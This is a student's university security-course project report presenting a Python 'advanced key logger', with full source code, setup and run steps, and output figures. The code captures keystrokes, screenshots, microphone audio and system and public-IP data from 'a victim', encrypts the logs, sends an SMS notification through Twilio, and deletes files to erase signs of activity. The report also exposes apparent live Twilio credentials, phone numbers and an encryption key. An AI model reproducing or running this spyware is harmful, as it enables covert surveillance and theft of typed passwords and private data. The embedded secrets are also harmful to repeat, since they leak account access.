Van’s Advanced Key Logger

Vandana Rao Emaneni

Z5451278

W16A

COMP6441

Table of Contents

[Summary 2](#_Toc149301446)

[Scope 2](#_Toc149301447)

[Deliverables 2](#_Toc149301448)

[Achieved Deliverables 2](#_Toc149301449)

[Unachieved Deliverables 3](#_Toc149301450)

[Additional Achieved Deliverables 3](#_Toc149301451)

[Outcomes 3](#_Toc149301452)

[Reflections 3](#_Toc149301453)

[Challenges 4](#_Toc149301454)

[Proudest Moments 4](#_Toc149301455)

[Hurdles 4](#_Toc149301456)

[Code 5](#_Toc149301457)

[Outputs 10](#_Toc149301458)

[Appendix 16](#_Toc149301459)

[Figure 1: Weekly Timeline Progress Report 2](#_Toc149301543)

[Figure 2: Less secure app access revoked. 4](#_Toc149301544)

[Figure 3: Generation of encryption key 10](#_Toc149301545)

[Figure 4: Pasting the key in keylogger.py. 10](#_Toc149301546)

[Figure 5: Pasting the key in decryptionfiles.py. 11](#_Toc149301547)

[Figure 6: syseminfo.txt file 11](#_Toc149301548)

[Figure 7: screenshot.png file 12](#_Toc149301549)

[Figure 8: key\_log.txt file 12](#_Toc149301550)

[Figure 9: Encrypted key\_log.txt file 13](#_Toc149301551)

[Figure 10: Encrypted syseminfo.txt file 13](#_Toc149301552)

[Figure 11: Decrypted contents of key\_logs.txt and syseminfo.txt 14](#_Toc149301553)

[Figure 12: Clean-up of generated files in directory 14](#_Toc149301554)

[Figure 13: Twilio SMS notifications for encrypted file contents of key\_logs.txt and syseminfo.txt sent to remote server 16](#_Toc149301555)

# Summary

After having some initial troubles in selecting an interesting topic for my project for this course, I decided to go ahead and get my hands a bit dirty in developing an advanced key logger in Python with the following functionalities:

* Capturing key logs / strokes in a file
* Capturing screenshots of the screen
* Capturing audio
* Capturing system’s information

# Scope

Based on the above summary, I decided to put a timeline progress report on how I was going to achieve this over the 8 weeks of duration given. Each week focused on small activities that either involved self-learning / research, hands-on programming examples, development, documentation, and videoing.




Figure : Weekly Timeline Progress Report

# Deliverables

Based on the deliverables stated in the [Project Brief Proposal](https://www.openlearning.com/u/vandanaraoemaneni-s0swqj/blog/ProjectBrief/), I have addressed this section in a manner where I highlight: the deliverables I have been able to achieve, the deliverables I haven’t been able to achieve, any additional deliverables / improvements that I have been able to achieve.

## Achieved Deliverables

* Eliminate extra key codes and single quotes.
* Capture and store keystrokes in a file.
* Usage of Python & its respective libraries to implement Key Logger
* Build a customised Advance Key Logger
  + Screenshot
  + System Info
  + Audio
  + Keystrokes
* Acquire complete computer information of a victim (system information)
* Capture a screenshot of a victim's device (screenshot)
* Understanding a victim's system (system information)

## Unachieved Deliverables

* Sending keystrokes via EMAIL
  + The reason why this wasn’t achieved was GMAIL has deprecated a setting to send emails from an unknown third-party application.
  + So instead of sending it to an email address, I will be sending it to a remote server (Twilio) that can be accessed via account credentials.

## Additional Achieved Deliverables

* Remote Twilio server
  + SMS notifications
  + Sending encrypted data files to the remote server that can be accessed via account credentials.
* Clean-up of activity
  + Erase any signs of the key logger activity performed from the system.
  + Here it is deletion of the 4 generated / captured files – screenshot image file, system info text file, audio file, key logs text file.
* Encryption & Decryption Mechanism
  + Even though I could send the key logs text file and system info file as a plain text, readable file to the server, I decided to add another layer of security by encrypting the data.
  + These 2 encrypted files will be sent to the remote server that can later be decrypted using the key.
  + Also, to show the decryption part, I have stored these files on the system and shown the decrypted contents.

# Outcomes

After doing this hands-on project, few outcomes / takeaways’ I got was:

* Learn about keyloggers.
* Understand the different functionalities keyloggers offer.
* Learn about the working of keyloggers in action.
* Implement an advanced, working key logger in Python.
* Improved my coding skills in Python by using various new Python libraries to implement the functions of the key logger.

# Reflections

After successfully completing this interesting project over 8 weeks, I have addressed this section in a manner where I highlight: the challenges I had, the proudest moments / achievements, the hurdles I faced.

## Challenges

* Understanding and learning different python libraries and its usage.
* Understanding the various settings on Mac OS that needs to be enabled to setup the development environment to start working on the project.
* Understanding and implementing audio capture.
* Understanding and implementing the connection and data transfer in a remote Twilio data server.
* Time Management

## Proudest Moments

* Coding complex python programs using new and complex python functions and libraries.
* Implementation of audio capture in the key logger.
* Setting up a remote Twilio server.
* Idea about implementing encryption and decryption mechanism for more added security of data.

## Hurdles

* Implementation of sending the key logs via EMAIL
  + The reason as to why this couldn’t be implemented was from 2022 or early 2023, for a normal GMAIL user, there is a setting called *Allow Less Secure App* which has been revoked from the interface to set up.
  + For sending via EMAIL, I had to enable this setting.




Figure : Less secure app access revoked.

* + Till Week 6, I was looking for alternative mechanisms to achieve this as in:
    - Use other email providers instead of GMAIL.
    - Use dodgy third-party email settings (which would result in a compromised account!)
    - Get a Google Cloud account (but it was paid!) as the setting isn’t deprecated yet (until end of this year)
* Implementation of capturing clipboard data
  + The reason as to why this couldn’t be implemented was there is Python function called *win32clipboard* that is used to retrieve clipboard text.
  + To use this library, I need to install *pywin32* library module which is Windows OS specific.
  + The environment / laptop that I worked on for this project is Mac OS.

# Code

The code structure is separated into two sections:

* Implementation of the Key Logger (*keylogger.py*)
  + System information
  + 10-second audio recording
  + Screenshot
  + Running the key logger for three cycles to record key logs.
  + File encryption for system information and key records.
  + Uploading these encrypted files to a distant Twilio server and delivering SMS notifications.
  + Remove all signs of activity by removing produced files.
* Implementation of the Encryption & Decryption Mechanism (encryption-decryption folder)
  + *encryptionkey.py* is used to produce the encryption key that is needed to encrypt files.
  + The encrypted files are decrypted using *decryptionfiles.py*.

To run the programmes, follow these steps:

1. Run encryptionkey.py to produce the encryption key that will be stored in the encryption\_key.txt file.
2. Paste the key into this file and make changes to keylogger.py line 51 and decryptionfiles.py line 3.
3. Check that your laptop's privacy and security options are enabled (Accessibility, Input Monitoring, Screen Recording).
4. Execute *keylogger.py.*
   1. These are the 4 files that will be produced.
      1. *Syseminfo.txt*
      2. *Key\_log.txt*
      3. *Audio.wav*
      4. *Screenshot.png*
   2. Once generated, 2 encrypted files that will be generated.
      1. *e\_key\_log.txt*
      2. *e\_systeminfo.txt*
   3. The 4 produced files will then be removed from the system.
5. Execute *decryptionfiles.py.*
   1. The decrypted text of *e\_key\_log.txt* and *e\_systeminfo.txt* will be created in *decryption.txt.*

**Keylogger.py**

#Written by Vandana Rao Emaneni z5451278

#Code References are taken from Udemy Courses, Youtube Tutorials

#Functions to interact with OS

import os

#Functions to work with time

import time

#Functions to perform socket programming - to connect 2 nodes in a network to communicate

import socket

#To secure and accept passwords

import getpass

#Get information related to the platform on which the program is running

import platform

#Record and play audio signals

import sounddevice as sd

#Functions to optimise signal strengths

from scipy.io.wavfile import write

#Make get/post netwrok requests

from requests import get

#Copy contents of screen for screenshots

from PIL import ImageGrab

#Twilio Data related libraries

from twilio.rest import Client

#For encryption & decryption, implementation of symmetric authenticated crypto

from cryptography.fernet import Fernet

#Control and monitor input devices (mouse, keyboard)

from pynput.keyboard import Key, Listener

#Files setup

keys\_information = "key\_log.txt"

system\_information = "syseminfo.txt"

audio\_information = "audio.wav"

screenshot\_information = "screenshot.png"

#Encrypted Files setup

keys\_information\_e = "e\_key\_log.txt"

system\_information\_e = "e\_systeminfo.txt"

#Audio setup

microphone\_time = 10

time\_iteration = 15

number\_of\_iterations\_end = 3

#Twilio Account setup

account\_sid = "AC0960b5d0c34e7b0606ffcafe1cd85fbd"

auth\_token ="dbfe2e69a6b62a2d5f38c24c70daaecf"

client = Client(account\_sid, auth\_token)

username = getpass.getuser()

#Encryption key setup : Generate and paste the key from the encryption-decryption folder

key = "w4eLP7fMuJwYoRJyqbpfkn2LSQNWYiDNy2KooG26SSE="

#File path destination to store the generated files

file\_path = "/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger"

extend = "/"

file\_merge = file\_path + extend

#System Information

def computer\_information():

with open(file\_path + extend + system\_information, "a") as f:

hostname = socket.gethostname()

IPAddr = socket.gethostbyname(hostname)

try:

public\_ip = get("https://api.ipify.org").text

f.write("Public IP Address: " + public\_ip + "\n")

except Exception:

f.write("Couldn't get Public IP Address (most likely max query")

f.write("Processor: " + (platform.processor()) + '\n')

f.write("System: " + platform.system() + " " + platform.version() + '\n')

f.write("Machine: " + platform.machine() + "\n")

f.write("Hostname: " + hostname + "\n")

f.write("Private IP Address: " + IPAddr + "\n")

computer\_information()

def microphone():

fs = 48000

seconds = microphone\_time

print("Devices available:",sd.query\_devices())

sd.query\_devices()

sd.default.device = 'MacBook Air Microphone'

myrecording = sd.rec(int(seconds \* fs), samplerate=fs, channels=1)

sd.wait()

write(file\_path + extend + audio\_information, fs, myrecording)

microphone()

#Screenshots

def screenshot():

im = ImageGrab.grab()

im.save(file\_path + extend + screenshot\_information)

screenshot()

#Setup of number of times the keylogger must run

number\_of\_iterations = 0

currentTime = time.time()

stoppingTime = time.time() + time\_iteration

#3 iterations

while number\_of\_iterations < number\_of\_iterations\_end:

print("currentTime, stoppingTime",currentTime,stoppingTime)

count = 0

keys =[]

def on\_press(key):

global keys, count, currentTime

print("Key:",key)

keys.append(key)

count += 1

currentTime = time.time()

if count >= 1:

count = 0

write\_file(keys)

keys =[]

def write\_file(keys):

with open(file\_path + extend + keys\_information, "a") as f:

for key in keys:

k = str(key).replace("'", "")

if k.find("space") > 0:

f.write('\n')

f.close()

elif k.find("Key") == -1:

f.write(k)

f.close()

def on\_release(key):

if key == Key.esc:

return False

if currentTime > stoppingTime:

return False

with Listener(on\_press=on\_press, on\_release=on\_release) as listener:

listener.join()

if currentTime > stoppingTime:

# with open(file\_path + extend + keys\_information, "w") as f:

# f.write(" ")

screenshot()

number\_of\_iterations += 1

currentTime = time.time()

stoppingTime = time.time() + time\_iteration

#Encryption of files

files\_to\_encrypt = [file\_merge + system\_information, file\_merge + keys\_information]

encrypted\_file\_names = [file\_merge + system\_information\_e, file\_merge + keys\_information\_e]

count = 0

for encrypting\_file in files\_to\_encrypt:

with open(files\_to\_encrypt[count], 'rb') as f:

data = f.read()

fernet = Fernet(key)

encrypted = fernet.encrypt(data)

with open(encrypted\_file\_names[count], 'wb') as f:

print("Encrypted data files created to be sent :",encrypted\_file\_names[count])

f.write(encrypted)

print("Encrypted data :",encrypted)

#Send an SMS to say that the encrypted files are sent to the data server

message = client.messages \

.create(

body='Encrypted files sent to the server! Login to your account to access!',

from\_='+12512209380',

to='+61402821360'

)

print("Message ID",message.sid)

count += 1

#Clean up any tracks of activity done from system

delete\_files = [system\_information, keys\_information, screenshot\_information, audio\_information]

for file in delete\_files:

print("Removing trace of file:",file)

os.remove(file\_merge + file)

**encryptionkey.py**

from cryptography.fernet import Fernet

#Generate fernet key that will be used to decrypt ciphertext

key = Fernet.generate\_key()

file = open("/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/encryption-decryption/encryption\_key.txt", 'wb')

file.write(key)

file.close()

**decryptionfiles.py**

from cryptography.fernet import Fernet

#Use encryption key that is generated in encryption\_key.txt for decryption

key = "w4eLP7fMuJwYoRJyqbpfkn2LSQNWYiDNy2KooG26SSE="

#Encrypted file paths

system\_information\_e = '/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/e\_systeminfo.txt'

keys\_information\_e = '/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/e\_key\_log.txt'

encrypted\_files = [system\_information\_e, keys\_information\_e]

count = 0

for decrypting\_files in encrypted\_files:

with open(encrypted\_files[count], 'rb') as f:

data = f.read()

fernet = Fernet(key)

decrypted = fernet.decrypt(data)

with open("/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/decryption.txt", 'ab') as f:

f.write(decrypted)

count += 1

***NOTE:***

* *Enable the following settings on your Mac OS device before running the programs:*
  + *Accessibility*
  + *Input Monitoring*
  + *Screen Recording*
* *Do a pip install of all the libraries mentioned in the import statements in keylogger.py*

# Outputs




Figure : Generation of encryption key




Figure : Pasting the key in keylogger.py.




Figure : Pasting the key in decryptionfiles.py.

